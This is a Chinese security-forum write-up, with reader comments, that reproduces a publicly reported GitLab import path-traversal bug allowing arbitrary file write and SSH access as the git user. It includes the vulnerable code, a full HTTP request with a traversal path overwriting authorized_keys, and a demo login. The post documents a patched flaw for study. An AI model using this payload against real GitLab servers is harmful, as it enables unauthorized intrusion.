<u>blackwolf</u> / 2018-05-30 21:59:01 / 浏览数 16363 安全技术 WEB安全 顶(1) 踩(0)

### 0x00前言

```
近期Hackerone公开了Gitlab的任意文件写入,导致远程代码执行漏洞,实践一波。 ps:漏洞利用前提:需要有gitlab账户,拥有import project的权限 温馨提示:利用成功后会覆盖掉原git用户的authorized_keys,在实际生产环境请谨慎尝试,后果自负!
```

### 0x01漏洞描述

app/services/projects/gitlab\_project\_import\_service.rb

```
\sharp This service is an adapter used to for the GitLab Import feature, and
# creating a project from a template.
# The latter will under the hood just import an archive supplied by GitLab.
module Projects
 class GitlabProjectsImportService
  # ...
  def execute
    FileUtils.mkdir_p(File.dirname(import_upload_path))
    FileUtils.copy_entry(file.path, import_upload_path)
    Gitlab::ImportExport::ProjectCreator.new(params[:namespace_id],
                                               current_user,
                                               import_upload_path,
                                               params[:path]).execute
  end
   # ...
  def tmp_filename
     "#{SecureRandom.hex}_#{params[:path]}"
  end
 end
end
```

import\_upload\_path将未过滤的参数params[:path]添加到gitlab上传目录,导致存在目录遍历,此外由于文件内容没有限制,最终导致任意内容写入任意文件。由于默认g

#### 影响版本:

- GitLab CE and EE 8.9.0 9.5.10
- GitLab CE and EE 10.0.0 10.1.5
- GitLab CE and EE 10.2.0 10.2.5
- GitLab CE and EE 10.3.0 10.3.3

# 0x02漏洞利用复现


## 1. 环境搭建

### 利用docker搭建gitlab

```
docker run -d --name gitlab -p 80:80 -p 443:443 -p 2222:22 gitlab/gitlab-ce:10.2.4-ce.0 修改配置文件
docker exec -it gitlab /bin/bash
```

#### 2. POC及利用

1. 登录gitlab->创建项目->Import project->GitLab Import->选择文件



然后选择前面ssh-keygen生成的公钥(注意是公钥)

点击import project 后, burp修改path的值为ssh/../../../../../../../var/opt/gitlab/.ssh/authorized\_keys

### 数据包如下

```
POST /import/gitlab_project HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----20787582420424
Content-Length: 1214
Referer: http://192.168.1.100/import/gitlab_project/new?namespace_id=2&path=
Cookie: _gitlab_session=9c5f2ldbfe98d90bld992elc9907584c; sidebar_collapsed=false
Connection: close
Upgrade-Insecure-Requests: 1
-----20787582420424
Content-Disposition: form-data; name="utf8"
â■■
  -----20787582420424
Content-Disposition: form-data; name="authenticity_token"
JOWtToPxTJL6RVASaprnR1hRqEGARnbLkA06favQLxQ7Y7YtyqfE9+JsbV/NAwy7XAdTuzgRsxJ/K11hH9V6xA==
-----20787582420424
Content-Disposition: form-data; name="namespace_id"
{:value=>2}
-----20787582420424
Content-Disposition: form-data; name="path"
ssh/../../../../../../var/opt/gitlab/.ssh/authorized_keys
-----20787582420424
Content-Disposition: form-data; name="namespace_id"
-----20787582420424
Content-Disposition: form-data; name="file"; filename="id_rsa.pub"
Content-Type: application/vnd.ms-publisher
```

-----20787582420424--

4.发送请求后,使用用户名git以及生成的私钥登录gitlab服务器,如下是执行命令的demo

\$ id

uid=998(git) gid=998(git) groups=998(git)

### 0x03复现失败的常见问题解答

(1)请先访问对应ip+/help,查看版本是否属于有漏洞的版本

(2)漏洞原理是:利用任意文件写入,覆盖git用户的ssh登陆authorized\_keys。默认git用户目录在/var/opt/gitlab/,如果目标服务器安装gitlab时更改了默认的路径,则需

### 0x04参考链接

https://about.gitlab.com/2018/01/16/gitlab-10-dot-3-dot-4-released/https://hackerone.com/reports/298873

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上一篇: Mysql UDF BackDoor 下一篇: 利用HTTP参数污染漏洞绕过reC...

1. 21 条回复



停云落月 2018-05-30 23:07:21

GitLab Import 是关键

0 回复Ta



blackwolf 2018-05-31 08:30:32

是的,所以有些旧版本没有import功能,并不存在这个漏洞。



shellb0y 2018-05-31 11:24:45

Import an exported GitLab project: 上传公钥,截断改完path value 后,页面报一堆错误。 ------WebKitFormBoundaryU84FlfMk0E40u1UN Content-Disposition: form-data; name="path"

ssh/../../../../../../var/opt/gitlab/.ssh/authorized\_keys

### 报错:

project could not be imported: Name can contain only letters, digits, emojis, ", '.', dash, space. It must start with letter, digit, emoji or "., Path can contain only letters, digits, '\_', '-' and '.'.

0 回复Ta



shellb0y 2018-05-31 11:44:27

无法复现,有人成功?

0 回复Ta



postma\*\*\*\*@lanme 2018-05-31 11:51:40



blackwolf 2018-05-31 12:16:19

### @shellb0y 影响的版本是:

GitLab CE and EE 8.9.0 - 9.5.10

GitLab CE and EE 10.0.0 - 10.1.5

GitLab CE and EE 10.2.0 - 10.2.5  $\,$ 

GitLab CE and EE 10.3.0 - 10.3.3

我在10.2.4上测试是可以的,你看看你的版本在里面吗?

0 回复Ta



postma\*\*\*\*@lanme 2018-05-31 12:22:17

@blackwolf 你有方法嘛大佬,有git链接但是没有注册按钮





泳少 2018-05-31 14:13:05

500

Whoops, something went wrong on our end.

Try refreshing the page, or going back and attempting the action again.

Please contact your GitLab administrator if this problem persists.

**先**知社区

返回500?



北风飘然 2018-05-31 14:19:49

@shellb0y 一样啊 你这个解决了么?

0 回复Ta



blackwolf 2018-05-31 14:42:55

@1820323\*\*\*\*@163.

我只是复现了漏洞,源码地址:https://github.com/gitlabhq/gitlabhq

0 回复Ta



blackwolf 2018-05-31 14:43:34



### 0 回复Ta




shellb0y 2018-05-31 15:07:33

我看下版本,应该版本的事。

### 0 回复Ta



木禾 2018-05-31 17:41:53



### 0 回复Ta



postma\*\*\*\*@lanme 2018-05-31 18:55:27

### 你们无视我的存在

# 0 回复Ta



postma\*\*\*\*@lanme 2018-05-31 19:33:08

gitlab 关闭了注册功能还有办法?



blackwolf 2018-05-31 19:41:13

@postma\*\*\*\*@lanme 关闭了注册功能,就不能满足这个漏洞的利用条件了,所以我没有办法。如果大佬有什么好的方法可以分享下

0 回复Ta



<u>187\*\*\*\*5426</u> 2018-06-06 12:32:26

@shellb0y 我的版本是8.14.5 和你遇到的问题一样,请问一下,你最后解决了么

0 回复Ta



postma\*\*\*\*@lanme 2018-06-13 10:18:57

8.16.4 不成功@187\*\*\*\*5426



postma\*\*\*\*@lanme 2018-06-13 10:19:27

<u>@187\*\*\*\*5426</u> project could not be imported: Name can contain only letters, digits, emojis, '', '.', dash, space. It must start with letter, digit, emoji or "., Path can contain only letters, digits, '\_', '-' and '.'.

0 回复Ta



<u>0c\*\*\*\*</u> 2019-06-05 15:00:27

@postma\*\*\*\*@lanme 遇到同样的问题..

0 回复Ta

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